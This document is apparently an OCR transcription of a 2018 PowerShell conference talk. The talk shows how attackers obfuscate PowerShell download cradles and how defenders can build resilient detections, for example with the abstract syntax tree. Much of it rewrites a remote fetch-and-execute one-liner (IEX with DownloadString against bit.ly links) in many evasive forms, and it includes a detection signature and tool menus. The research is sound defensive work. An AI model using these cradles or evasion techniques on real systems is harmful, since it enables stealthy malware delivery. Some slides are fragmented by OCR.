PSCONF.EU

2018

DevSec Defense: How DevOps Practices Can Drive Detection Development For Defenders

Daniel Bohannon (@danielhbohannon)

2018

PS C:\> .('g'+'c')('env:Us'+'er*Name')

- Senior Applied Security Researcher
- FireEye's Advanced Practices Team
- Blog: http://danielbohannon.com

- I like writing detection stuff
- I REALLY like writing obfuscation stuff

Daniel Bohannon (@danielhbohannon)

$ag = New-Object System.**Agenda**

- Motivation
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- Key Takeaways

$ag = New-Object System.**Agenda**

- **Motivation**
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- Key Takeaways

[System.Motivation]::Get**Background**()

- Background of 8 years in:
  - IT operations
  - Operational security
  - Incident Response consulting
  - Applied detection R&D at scale
- 2 consistent things in each role


[System.Motivation]::Get**Background**()

- Background of 8 years in:
  - IT operations
  - Operational security
  - Incident Response consulting
  - Applied detection R&D at scale
- 2 consistent things in each role
  - Coffee connoisseur

https://www.beanthere.co.za/shop/home-brewing/chemex-coffee-maker/

[System.Motivation]::Get**Background**()

- Background of 8 years in:
  - IT operations
  - Operational security
  - Incident Response consulting
  - Applied detection R&D at scale
- 2 consistent things in each role
  - Coffee connoisseur
  - Aspiring PowerShell aficionado



https://www.beanthere.co.za/shop/home-brewing/chemex-coffee-maker/
https://i2.wp.com/powershelldistrict.com/wp-content/uploads/2015/01/PowerShell-Hero.png

Get-LocalUser | ? { $_.Intent -eq 'Malicious' }

- Attackers love PowerShell
- Native, signed Windows binary
- Tons of offensive tradecraft
- Easy memory-only remote download cradle one-liners
  - `PS> iex(iwr bit.ly/e0Mw9w)`

http://haxf4rall.com/2017/12/18/invoke-psimage-tool-to-embed-powershell-scripts-in-png-image-pixels/

Get-LocalUser | ? { $_.Intent -eq 'Malicious' }

- Attackers love PowerShell
- Native, signed Windows binary
- Tons of offensive tradecraft
- Easy memory-only remote download cradle one-liners
  - `PS> iex(iwr bit.ly/e0Mw9w)`
  - `PS> IEX(New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`

http://haxf4rall.com/2017/12/18/invoke-psimage-tool-to-embed-powershell-scripts-in-png-image-pixels/

Get-WinEvent '*-PowerShell/*' | ? { $_.Intent -eq 'Evil' }

- [ENTER DETECTION DEVELOPMENT]
  - Forensic artifacts
  - Network detection
  - Real-time host-based detection
- Rigid Signature vs **Resilient Detection**
  - Reactive vs Proactive detection development
  - As TTPs change so should your detections (kind of)


PowerForensics

https://powerforensics.readthedocs.io/en/latest/

PSCONF.EU

Get-Content about_DevSecDefense

- Is this talk about
  - Automation?
  - Dev Ops?
  - Detection Dev?
- YES!



https://giphy.com/gifs/beautiful-nothing-machine-Axme5LYClYx5m/download

$caseStudies.GetEnumerator()

- 3 Detection Research Case Studies
- My methodology for crafting detections
- PowerShell frameworks that help drive:
  - Detection development
  - Detection tuning
  - Sharing of detection research

https://imgur.com/gallery/N4Xcx

$ag = New-Object System.**Agenda**

- Motivation
- **Case Study #1: PowerShell Obfuscation**
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- Key Takeaways

$caseStudyArr[0] | Format-Table

- Case Study 1: PowerShell Obfuscation
  - **Define the problem**
    - PowerShell argument & script obfuscation can evade rigid detections
  - **Assess our tools**
    - AST (Abstract Syntax Tree)
    - PSScriptAnalyzer
  - **Develop detections**

https://www.notsosecure.com/wp-content/uploads/2016/03/powershell.png

#PowerShell Obfuscation

- `PS> Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`
  - $str1 = "**Invoke-Expression** "
  - $str2 = "**New-Object** "
  - $str3 = "**Net.WebClient**"
  - $str4 = "**.DownloadString**"
  - $str5 = /**http(s)?:\/\/**/
  - Condition: (all of ($str*))

#PowerShell Obfuscation – String Token

- `PS> Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tp:\/bit.ly/L3g1t')`
  - String concatenation
  - Slash interchangeability
    - http://
    - http:\\
    - http:/\
    - http:\/

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object Net.WebClient).'DownloadString'('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object Net.WebClient)."DownloadString"('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object Net.WebClient)."Download`String"('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Member Token

- PS> Invoke
Net.WebCli
')
it.ly/L3g1t

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:

       PS C:\> "123456781234567 81`nCol1`tColumn2`tCol3"
       123456781234567 81
       Col1    Column2 Col3
```

In Windows PowerShell, the escape character is the backtick (`), also called the grave accent

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient).("DownloadString")(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient).("Down"+"loadString")(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  - String Concatenation
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient).("Down"+"loadString").Invoke(
  'ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  - String Concatenation
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient).("{1}{0}{2}"-f"load","Down",
  "String").Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object Net.WebClient).(-join [char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object Net.WebClient).(-join [char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```

- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion

How else can we produce the string "DownloadString"?

DEMO 1
  ```

#PowerShell Obfuscation – Member Token

- ```
  PS> Invoke-Expression (New-Object Net.WebClient).((.('{1}{0}'-f'Object','New-')('Net.Web'+'Client')|.(gal gm)|?{(ls variable:_).Value.Name-clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion
  - Member Enumeration / String Substitution
  ```

#PowerShell Obfuscation – Argument Token

- ```
  PS> Invoke-Expression (New-Object
  Net.WebClient).((.('{1}{0}'-f'Object','New-')
  ('Net.Web'+'Client')|.(gal gm)|?{(ls
  variable:_).Value.Name-
  clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Argument Token

- ```
  PS> Invoke-Expression (New-Object
  Net`.Web`Cli`ent).((.('{1}{0}'-f'Object','New-')
  ('Net.Web'+'Client')|.(gal gm)|?{(ls
  variable:_).Value.Name-
  clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Argument Token

- ```
  PS> Invoke-Expression (New-Object ('Net.Web'+'Client')).((.('{1}{0}'-f'Object','New-')('Net.Web'+'Client')|.(gal gm)|?{(ls variable:_).Value.Name-clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Argument Token

- ```
  PS> Invoke-Expression (New-Object ('{1}{0}'-f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-')('Net.Web'+'Client')|.(gal gm)|?{(ls variable:_).Value.Name-clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Cmdlet Token

- ```
  PS> Invoke-Expression (N`ew`-Obj`ect ('{1}{0}'-
  f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-')
  ('Net.Web'+'Client')|.(gal gm)|?{(ls
  variable:_).Value.Name-
  clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Cmdlet Token

- ```
  PS> Invoke-Expression (.('New-'+'Object')('{1}{0}'-f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-')('Net.Web'+'Client')|.(gal gm)|?{(ls variable:_).Value.Name-clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Cmdlet Token

- ```
  PS> Invoke-Expression (.('{1}{0}'-f'Object','New-')('{1}{0}'-f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-') ('Net.Web'+'Client')|.(gal gm)|?{(ls variable:_).Value.Name-clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Cmdlet Token

- ```
  PS> Invoke-Expression (.(-
  join[char[]](78,101,119,45,79,98,106,101,99,116))('{1}{0
  }'-f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-')
  ('Net.Web'+'Client')|.(gal gm)|?{(ls
  variable:_).Value.Name-
  clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Cmdlet Token

- ```
  PS> Invoke-Expression (.(GCM N*je*t)('{1}{0}'-
  f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-')
  ('Net.Web'+'Client')|.(gal gm)|?{(ls
  variable:_).Value.Name-
  clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Invocation

- ```
  PS> Invoke-Expression (.(GCM N*je*t)('{1}{0}'-f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-')('Net.Web'+'Client')|.(gal gm)|?{(ls variable:_).Value.Name-clike'D*S*g'}).Name).Invoke('ht'+'tp:\/bit.ly/L3g1t')
  ```
  ```

#PowerShell Obfuscation – Invocation

- `PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`

- `I`E`X $expression`
- `&('I'+'EX')$expression`
- `.('{1}{0}'-f'EX','I')$expression`
- `.(-join[char[]](105,101,120))$expression`
- `.( ([String]''.LastIndexOfAny)[84,11,80]-join'')$expression`
- `&($env:ComSpec[4,26,25]-join'')$expression`

#PowerShell Obfuscation – Invocation

- `PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`

- `&(GCM *-Ex*n)$expression`
- `.(GAL IE*)$expression`
- `ICM([ScriptBlock]::Create($expression))`
- `[PowerShell]::Create().AddScript(($expression)).Invoke()`
- `Invoke-AsWorkflow -Expression ($expression)`

#PowerShell Obfuscation – Invocation

- ```
  PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')
  ```

- ```
  &$ExecutionContext.InvokeCommand.GetCmdlets('I*e-E*')$expression
  ```
- ```
  $ExecutionContext.InvokeCommand.InvokeScript($expression)
  ```
  ```

#PowerShell Obfuscation – Invocation

- ```
  PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')
  ```

- ```
  &(GV Ex*xt).Value.(((GV Ex*xt).Value|GM)[6].Name).(((GV Ex*xt).Value.(((GV Ex*xt).Value|GM)[6].Name)|GM|Where-Object{(Get-ChildItem Variable:\_).Value.Name-ilike'*lets'}).Name).Invoke('*e-Ex*')$expression
  ```
- ```
  (Get-Item Variable:/E*onte*).Value|%{(GV _).Value.(((Get-Item Variable:/E*onte*).Value|GM)[6].Name).(((Get-Item Variable:/E*onte*).Value.(((Get-Item Variable:/E*onte*).Value|GM)[6].Name)|GM|?{(GV _).Value.Name-clike'*k*ript'}).Name).Invoke($expression)}
  ```


  ```

#PowerShell Obfuscation – Invocation

- Invoke-CradleCrafter invocation options

```
Choose one of the below Memory\PsWebString\Invoke options to APPLY to current cradle:

[*] MEMORY\PSWEBSTRING\INVOKE\1          No Invoke          --> For testing download sans IEX
[*] MEMORY\PSWEBSTRING\INVOKE\2          PS IEX             --> IEX/Invoke-Expression
[*] MEMORY\PSWEBSTRING\INVOKE\3          PS Get-Alias       --> Get-Alias/GAL
[*] MEMORY\PSWEBSTRING\INVOKE\4          PS Get-Command     --> Get-Command/GCM
[*] MEMORY\PSWEBSTRING\INVOKE\5          PS1.0 GetCmdlet    --> $ExecutionContext...
[*] MEMORY\PSWEBSTRING\INVOKE\6          PS1.0 Invoke       --> $ExecutionContext...
[*] MEMORY\PSWEBSTRING\INVOKE\7          ScriptBlock+ICM    --> ICM/Invoke-Command/.Invoke()
[*] MEMORY\PSWEBSTRING\INVOKE\8          PS Runspace        --> [PowerShell]::Create() (StdOut)
[*] MEMORY\PSWEBSTRING\INVOKE\9          Concatenated IEX   --> .($env:ComSpec[4,15,25]-Join'')
[*] MEMORY\PSWEBSTRING\INVOKE\10         Invoke-AsWorkflow --> Invoke-AsWorkflow (PS3.0+)
```

#PowerShell Obfuscation – Invocation

← **Invoke-Obfuscation**

DEMO 2

Invoke-CradleCrafter →

#PowerShell Obfuscation – Assess Tools

- Assess our tools (to develop detections)
  - PowerShell logging
    - Module
    - Script Block
    - Transcription)
  - AST (Abstract Syntax Tree)
  - PSScriptAnalyzer

PowerShell Conference EU 2018


C:\ [10.0.15063.0 (WinBuild.160101.0800)]

```
[C:\]
PS:152 > $tokens = @()

[C:\]
PS:153 > $ast = [System.Management.Automation.Language.Parser]::ParseInput('Get-Command -Name ("{1}{0}" -f "-Process","Get")', [ref] $tokens, [ref] $null)

[C:\]
PS:154 > $tokens | Format-Table

Value       Text                                                               TokenFlags              Kind HasError Extent
-----       ----                                                               ----------              ---- -------- ------
Get-Command Get-Command                                                       CommandName           Generic    False Get-Command
            -Name                                                                    None         Parameter    False -Name
            (                                                          ParseModeInvariant            LParen    False (
{1}{0}      "{1}{0}"                                                   ParseModeInvariant StringExpandable    False "{1}{0}"
            -f          BinaryPrecedenceFormat, BinaryOperator, DisallowedInRestrictedMode            Format    False -f
-Process    "-Process"                                                 ParseModeInvariant StringExpandable    False "-Process"
            ,                                       UnaryOperator, ParseModeInvariant             Comma    False ,
Get         "Get"                                                      ParseModeInvariant StringExpandable    False "Get"
            )                                                          ParseModeInvariant            RParen    False )
                                                                       ParseModeInvariant        EndOfInput    False


[C:\]
PS:155 >
```

```
PS> Get-Command -Name ("{1}{0}" -f "-Process","Get")
```

- Get-Command → Generic
- -Name → Parameter
- (→ LParen
- "{1}{0}" → StringExpandable
- -f → Format
- "-Process" → StringExpandable
- , → Comma
- "Get" → StringExpandable
-) → RParen

PSCONF.EU


ScriptBlockAst
NamedBlockAst: Begin
NamedBlockAst: End
StatementAst
PipelineAst
CommandAst
StringConstantExpressionAst
CommandParameterAst
ParenExpressionAst
PipelineAst
BinaryExpressionAst
Left: StringConstantAst
Operator: Format
Right: ArrayLiteralAst
0: StringConstantExpressionAst
1: StringConstantExpressionAst

#PowerShell Obfuscation – AST for Detection

- How can we use the AST (Abstract Syntax Tree)?

